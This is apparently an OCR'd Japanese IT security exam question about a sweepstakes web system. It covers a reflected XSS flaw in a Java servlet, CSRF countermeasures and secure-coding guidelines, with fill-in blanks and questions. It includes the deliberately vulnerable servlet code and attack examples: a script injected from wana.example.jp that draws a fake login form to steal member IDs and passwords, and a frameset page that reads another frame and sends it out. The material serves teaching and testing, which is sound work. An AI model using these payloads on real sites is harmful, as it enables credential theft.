
問１　Webシステムの開発に関する次の記述を読んで，設問1～3に答えよ。

L社は，ソフトウェア受託開発企業である。このたびL社は，食品製造会社M社から，M社製品の宣伝目的で行う懸賞への応募受付を主要機能とするWebシステム（以下，懸賞システムという）の開発を受託した。懸賞システムの開発プロジェクトのリーダには，L社開発部のJ主任が任命された。

〔画面と遷移〕

L社では，懸賞システムの画面と遷移について，図1の案を作成した。



注記１　エラー時，戻る，ログアウト，懸賞メンバの初期登録，その他の画面遷移については省略している。

注記２　ログインしていない状態で画面3-3～画面3-9のURLを指定した場合は，画面1-1へリダイレクトされる。

図１　懸賞システムの画面と遷移(抜粋)

図 1 中の画面の URL のホスト部は，全て kensho.m-sha.co.jp であり，パス部は画面ごとに異なっている。ここで，m-sha.co.jp は M 社のドメイン名である。

図 1 中の矢印で示す画面遷移時に受け渡すパラメタを表 1 に示す。ただし，セッション維持に関するパラメタは省略している。

表 1　画面遷移時に受け渡すパラメタ

画面遷移（図 1 中の記号）	画面遷移時に受け渡すパラメタ
(あ)，(う)，(え)，(か)，(こ)，(さ)，(せ)	なし
(い)	キーワード
(お)	メンバ ID，パスワード
(き)	選択したキャンペーン名
(く)，(け)	応募必要事項
(し)，(す)	住所，氏名，電話番号，メールアドレス

〔脆弱性の発見〕

L 社では，画面遷移について M 社の承認を得た後，順調に開発を進め，総合試験に進んだ。総合試験の一部である脆弱性検査については，セキュリティ専門業者の F 社に依頼した。検査後，F 社から L 社に対して図 2 の報告があった。

(1) 画面 2-1 から画面 2-2 への遷移において，クロスサイトスクリプティング（以下，XSS という）脆弱性を発見した。当該箇所の画面遷移例は図 3 のとおりである。
(2) 画面 2-2 を表示するための図 4 のソースコードにおいて，10 行目に問題がある。URL パラメタである keyword に対して適切な処理をすべきである。
(3) 一部の画面において，クロスサイトリクエストフォージェリ（以下，CSRF という）脆弱性を発見した。
（以下，省略）

図 2　脆弱性検査の結果報告




図 3　XSS 脆弱性が発見された箇所の画面遷移例

```
 1 (省略)    // import 文など
 2 public class Gamen2_2 extends HttpServlet {
 3   (省略)    // その他のメソッドの定義など
 4   public void doGet(HttpServletRequest req, HttpServletResponse res) throws
   IOException, ServletException {
 5     PrintWriter out = res.getWriter();
 6     String kw = req.getParameter("keyword");       // キーワード欄の入力値を取得
 7     (省略)    // out に HTML の HEAD 部を出力
 8     out.println("<BODY>");
 9     out.println("<H1>検索結果</H1>");
10     out.print("[" + kw + "]を検索した結果です。<br>");
11     (省略)    // out に検索結果以下の HTML を出力
12   }
13   (省略)    // その他のメソッドの定義など
14 }
```

図 4　XSS 脆弱性の原因となった部分を含むソースコード

〔XSS 脆弱性の説明と修正〕

次は，脆弱性検査の報告会での，J 主任と F 社の検査員 N さんとの質疑応答である。

J 主任：XSS 脆弱性は，入力値を細工すると警告ダイアログを表示できるという脆弱性ですよね。

N さん：XSS 脆弱性の影響は，警告ダイアログの表示だけではありません。例えば，攻撃者は，URL パラメタである keyword に攻撃用の文字列として <script src="https://wana.example.jp/Login.js"></script> を組み込んだ https://kensho.m-sha.co.jp/Gamen2_2 へのリンクを含む電子メールを作成し，被害者に送付します。被害者がそのリンクをクリックした場合，図 3 の画面 2-2 ではなく，図 5 のように改変された画面 2-2' が表示されます。このときの https://wana.example.jp/Login.js のスクリプトは，図 6 のとおりです。




図 5　改変された画面 2-2'

```
1 document.body.innerHTML="";            // HTML body 部を全部消去する
2 document.write('<H1>ログイン</H1>');
3 document.write('M社懸賞ページへようこそ。ログインしてください。<br>');
4 document.write('<form name="loginForm" action="https://wana.example.jp/login"
  method="post">');
5 document.write('メンバID <input type="text" name="id"><br>');
6 document.write('パスワード <input type="password" name="password">');
7 document.write('<input type="submit" name="send" value="ログイン"></form>');
```

図6　https://wana.example.jp/Login.js のスクリプト（抜粋）

N さん：被害者が画面 2-2' でメンバ ID とパスワードを入力すると，それらは [a] というホスト名の Web サーバに送信されます。この場合，画面 2-2' が表示された時点で，被害者が偽のログインフォームだと気付くかというと，それは難しいでしょう。

J 主任：なるほど。こんな被害が発生するのですね。

N さん：XSS 脆弱性を使った他の攻撃例も紹介しましょう。Web ブラウザには，[b] という仕組みが実装されているので，仮に，懸賞システムのコンテンツと，攻撃者が用意した Web サーバ上に置いてある攻撃者のコンテンツの両方を，フレームを使用して，Web ブラウザ上で同一画面に表示したとしても，攻撃者のコンテンツ内のスクリプトで，懸賞システムのコンテンツを参照することはできません。

しかし，図 7 の HTML ソースコードでは，[b] が役立ちません。攻撃者が用意した https://wana.example.jp/getFrame.js というスクリプトで，3 行目のフレームの内容を参照することができるので，その内容を攻撃者が用意した Web サーバに簡単に送信できます。

```
1 <html><head></head>
2  <frameset rows="1,1">
3     <frame src="https://kensho.m-sha.co.jp/Gamen3_7" frameborder=0>
4     <frame src="[ c ]?[ d ]=<script src=%22https://wana.example.jp/getFra
      me.js%22></script>" frameborder=0>
5  </frameset>
6 </html>
```

注記　https://kensho.m-sha.co.jp/Gamen3_7 は，図 1 の画面 3-7 を表示する際の URL である。

図7　攻撃用 HTML ソースコード例

Nさん：攻撃者が，自分のWebサーバ上にスクリプトを用意し，図7のHTMLソースコードへのリンクを電子メールで送信するなどして，そのHTMLソースコードを被害者のWebブラウザに読み込ませることによって，①画面3-7の表示内容が窃取される可能性があります。

J主任：そう考えると，懸賞システムの全ての画面で，表示される情報が窃取される危険性がありますね。

L社は，XSS脆弱性が存在するソースコードを修正した。

〔CSRF対策の説明と懸賞システムの修正〕

Nさんが引き続きCSRF対策について説明した内容を，図8に示す。

(1) 使用しているWebアプリケーションフレームワーク（以下，フレームワークという）にCSRF対策機能が含まれている場合は，その機能を利用する。
(2) フレームワークにCSRF対策機能がない場合は，次のルールに従った実装をして，CSRF対策とする。
・POSTメソッドによるアクセスだけを用いる。
・前画面で，HTMLフォーム内に［ e ］を［ f ］フィールドの値として埋め込む。
・画面遷移時に受信したデータが，埋め込んだ［ e ］と一致するかを確認する。

図8　CSRF対策に関する説明

Nさんの説明を受けて，L社では懸賞システムについて，CSRF対策を行う画面遷移と行わない画面遷移を，表2のように決定した。

表2　CSRF対策を行う画面遷移と行わない画面遷移

対策の有無	画面遷移（図1中の記号）
対策を行う	(お)，(き)，(け)，［ g ］
対策を行わない	(あ)，(う)，(え)，(か)，(こ)，［ h ］

〔再発防止策の検討〕

M社では，無事，懸賞システムの運用を開始したものの，J主任は，脆弱性が作り込まれないよう再発防止策が必要であると考えた。図9は懸賞システムの開発開始

時点の，L 社の Web アプリケーション開発ガイドライン（以下，ガイドラインという）である。

・利用者入力値の取扱い
(1) 利用者が入力する値は，期待する入力値として正当かどうか検査すること
(2) 検査の結果，正当だと判定した場合だけ，その入力値を信頼できるデータとして出力データの生成に使用すること
・出力データの生成
(1) 信頼できるデータだけを使用して，出力データを生成すること

図 9　懸賞システムの開発開始時点の L 社のガイドライン（抜粋）

今回，XSS 脆弱性の原因となった図 4 のソースコードを作成した T 君に事情を聞いたところ，“②画面 2-1 において Web ブラウザ側のスクリプトで入力値を検査していたので，URL パラメタである keyword の値を信頼できるデータと判断して，出力データの生成にそのまま使用した”と答えた。

J 主任は，信頼できるデータの定義を厳密に定めようと，N さんに相談した。この時の N さんの回答を，図 10 に示す。

(1) 入力値の取扱いについて
(ア)　入力値が正当かどうかを [i] で稼働するプログラムで確認する必要がある。
(2) 出力データの生成における信頼できるデータについて
(ア)　<>&"' を含まない文字列であっても，HTML 内の出力される箇所によっては，XSS 脆弱性の原因となる場合があるので，信頼できるデータとはいえない。例えば，[j] を出力する箇所では，XSS 脆弱性を防ぐために“javascript:”などの文字列を排除する必要がある。
(イ)　信頼できるデータを厳密に定義することはできないので，ガイドラインの内容を抜本的に修正する必要がある。

図 10　N さんの回答（抜粋）

J 主任は，他の脆弱性に関する調査も進め，ガイドラインを修正した。このガイドラインによって，その後 L 社では，セキュリティについての品質が向上した。

設問1　〔XSS 脆弱性の説明と修正〕について，(1)～(5)に答えよ。

(1)　本文中の [a] に入れる適切な字句を，FQDN で答えよ。

(2)　画面 2-2’ を表示した時点で，Web ブラウザのアドレスバーに表示される URL のホスト部を，FQDN で答えよ。

(3)　本文中の [b] に入れる適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　Asynchronous JavaScript + XML　　イ　HTTP Strict Transport Security

ウ　JavaScript Object Notation　　エ　Same Origin Policy

(4)　図 7 中の [c]，[d] に入れる適切な字句を答えよ。

(5)　本文中の下線①の窃取が成功するのは，懸賞システムにおいて，被害者がどのような状態にあるときか。20 字以内で述べよ。

設問2　〔CSRF 対策の説明と懸賞システムの修正〕について，(1)，(2)に答えよ。

(1)　図 8 中の [e]，[f] に入れる適切な字句を，それぞれ 10 字以内で答えよ。

(2)　表 2 中の [g]，[h] に入れる記号の適切な組合せを，解答群の中から選び，記号で答えよ。

解答群

記号	g	h
ア	(い)，(く)，(さ)	(し)，(す)，(せ)
イ	(い)，(く)，(し)	(さ)，(す)，(せ)
ウ	(く)，(し)，(す)	(い)，(さ)，(せ)
エ	(さ)，(し)，(せ)	(い)，(く)，(す)

設問3　〔再発防止策の検討〕について，(1)～(3) に答えよ。

(1)　本文中の下線②の検査では，攻撃を防御する上で効果を発揮しない理由を，40 字以内で具体的に述べよ。

(2)　図 10 中の [i] に入れる適切な字句を，10 字以内で答えよ。

(3)　図 10 中の [j] に入れる適切な字句を，5 字以内で答えよ。